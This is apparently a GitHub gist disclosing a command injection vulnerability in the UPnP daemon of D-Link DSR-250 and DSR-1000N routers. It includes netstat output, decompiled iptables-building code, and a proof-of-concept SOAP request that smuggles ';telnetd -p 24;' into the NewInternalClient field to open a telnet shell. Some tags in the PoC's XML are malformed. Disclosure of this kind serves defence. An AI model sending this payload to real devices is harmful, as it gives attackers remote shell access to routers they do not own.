Instantly share code, notes, and snippets.

WinMin / **Disclosure of vulnerabilities in D-Link DSR-250 DSR-1000N router.md** Secret

Last active 2 years ago

☆ Star

<> Code Revisions 3

Disclosure of vulnerabilities in D-Link DSR-250 DSR-1000N router.md


Disclosure of vulnerabilities in D-Link DSR-250 DSR-1000N router.md

Version

DSR-250 (3.14) DSR-1000N (2.11B201)


Vulnerability details

There is a upnpd program in the firmware package, which listens on port 1900 （udp） and 49152(tcp) at 0.0.0.0.



```
udp6       0      0 :::5353                 :::*                               517/avahi-daemon: r
swing@ubuntu:/media/psf/Home/Desktop/DSR-250$ sudo netstat -antup | grep qemu
tcp        0      0 0.0.0.0:49152           0.0.0.0:*               LISTEN      18488/./qemu-arm-st
udp        0      0 127.0.0.1:50993         0.0.0.0:*                           18488/./qemu-arm-st
udp        0      0 0.0.0.0:1900            0.0.0.0:*                           18488/./qemu-arm-st
swing@ubuntu:/media/psf/Home/Desktop/DSR-250$
```

Through reverse analysis, we find that when the program sets iptable, the parameters are not checked, which may cause command injection.



```
  v21 = __newProtocol;
  v23 = __newExternalPort;
  sprintf(
    v11,
    "%s -t nat -D %s -i %s -p %s --dport %s -j DNAT --to %s:%s",
    byte_1059C,
    byte_105F6,
    byte_10578,
    __newProtocol,
    __newExternalPort,
    _newInternalClient,
    __newInternalPort);
  log(3, "%s", v11);
  if ( !fork() )
  {
    v9 = execv(byte_1059C, &argv);
    exit(v9);
  }
  wait(stat_loc);
```

Parameters such as '_newInternalClient' can be controlled and finally assembled into the iptables command. Because the special symbol is not checked, it may cause command injection.

PoC

```
POST /upnp/control/WANIPConn1 HTTP/1.1
HOST: $control_host:$control_port
Content-Length: $content_length
Content-Type: text/xml; charset="utf-8"
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encodin
 <s:Body>
  <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
   <NewExternalPort>7331</NewExternalPort>
   <NewProtocol>tcp<NewProtocol/>
   <NewInternalPort>1337<NewInternalPort/>
   <NewLeaseDuration><NewLeaseDuration/>
   <NewEnabled>1<NewEnabled/>
   <NewPortMappingDescription>hackedByC0ss4ck<NewPortMappingDescription/>
   <NewRemoteHost>0.0.0.0<NewRemoteHost/>
   <NewInternalClient>;telnetd -p 24;<NewInternalClient/>
  </u:AddPortMapping>
 </s:Body>
</s:Envelope>
```

Founder

Swings @ Chaitin (email: weiming.shi@chaitin.com)
C0ss4c k@StarCross Tech